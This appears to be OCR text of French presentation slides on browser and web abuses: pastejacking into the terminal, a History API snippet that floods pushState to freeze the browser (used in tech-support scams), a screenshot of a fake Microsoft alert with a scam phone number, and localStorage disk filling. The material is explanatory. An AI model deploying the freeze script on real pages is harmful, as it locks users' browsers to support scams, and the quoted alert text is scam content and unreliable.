
Exploitation et détournement de ressources :

- réseau et bande passante
- calcul
- botnet
- attaques DDOS

EXÉCUTION DE CODE

Qui n'a jamais copié-collé un code rapidement depuis StackOverflow?

On peut injecter un code malicieux dans une portion de texte copiée, surtout si cela va dans le terminal.


Life plus Linux: Look before yo
Sécurisé
https://lifepluslinux.blogspot.ca/2017/01/look-before-you-paste-from-website-to.html?m=
ls -lat
rodolphe — -bash — 120×43
Haha! You gave me access to your computer with sudo!
h4cking ########################## (100%)
Hacking complete.
Use GUI interface using visual basic to track my IP
MacBookPro:~$ ls -lat
You probably guessed it.
Malicious code's color is
made un-selectable (that
sizes.


Tim Berners-Lee
@timberners_lee

The ability to mess with copy/paste should need site-wide user permissions, like accessing the camera. URL injection -> security threat.

> **Norman Walsh** @ndw
> Oh, come on! Stop $#@%*-ing with "copy and paste" on your web pages. Don't be "disabling" it. Don't be adding sh*t to the copied text. FFS.

À l'origine en anglais


RETWEETS 327 J'AIME 488




HISTORY API

Utilisé pour des arnaques au support technique : provoque un freeze (bloquage) et noie le navigateur sous un faux historique, impossible de revenir en arrière.

```
window.onload = function() {
  var total = "";
  for (var i = 0; i < 100000; i++) {
    total = total + i.toString();
    history.pushState(0, 0, total);
  }
}
```


Microsoft Security Alert
perfecthosting.co/alert/012345678910111213141516171819202122232425262728293031323334353637383940414243444546474849505152535455565758596
Microsoft
Microsoft.Inc Warning!System has been infected
Microsoft Identification-Malware infected website visited.Malicious data transferred to system fro
access.System Registry files may be changed and can be used for unethical activites.
System has been infected by Virus Trojan.worm!055BCCAC9FEC – Personal information (Bank Det
Cards and Account Password) may be stolen.System IP Address 112.15.16.175 is unmasked and
for virus spreading.Microsoft has reported to the connected ISP to implement new firewall.User sh
immediatley to Technical Support 1-844-507-3556 for free system scan.
Automatically report details of possible security incidents to Microsoft. Privacy policy
1-844-507-3556
Back to safety
Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users
CPU Usage
99 %
CPU Usage History
Memory
1.92 GB
Physical Memory Usage History
Physical Memory (MB)
Total 2047
Cached 77
Available 76
Free 0
System
Handles 17090
Threads 951
Processes 56
Up Time 0:02:17:08
Commit (MB) 3834 / 7045
Kernel Memory (MB)
Paged 217
Nonpaged 34
Resource Monitor...
Processes: 56
CPU Usage: 99%
Physical Memory: 96%



STOCKAGE LOCAL

« Normalement » Web Storage (localStorage) est limité à quelques Mo de stockage par domaine. Et si on utilise des frames avec X sous-domaines ?

http://www.filldisk.com/

Fill up your hard disk with

www.filldisk.com

The Joys of HTML5

Fork me on GitHub

Introducing the new HTML5 Hard Disk Filler™ API

Oh hai there... Filling your hard disk with lots of cats...

Used 895 MB of disk space!

Stop the madness! (gives your disk space back)

Works in Chrome, Safari (iOS and desktop), Opera and IE. Firefox is immune to this hackery.

Read about how this works. Hacked by Feross.

Star 214 Tweet 827

Source code is available. Happy hacking!

Task Manager

File Options View

Processes Performance App history Startup Users Details Services

CPU
66% 2.76 GHz

Memory
3.5/7.9 GB (44%)

Disk 0 (C:)
63%

Bluetooth
Not connected

Disk 0 (C:)

M4-CT128M4SSD3

Active time 100%

60 seconds 0

Disk transfer rate 100 MB/s

60 MB/s

0

Average response time
512 ms

Write speed
37.2 MB/s

Capacity: 119 GB
Formatted: 119 GB
System disk: Yes
Page file: Yes

Google Chrome

Google Chrome has stopped working

Windows is checking for a solution to the problem...

Cancel

Computer

File Computer View

Computer

Search Computer

Documents
Music
Pictures
Videos

Homegroup

Computer

WINDOWS (C:)

Hard Disk Drives (1)

WINDOWS (C:)

39.2 GB free of 108 GB

EVERCOOKIE

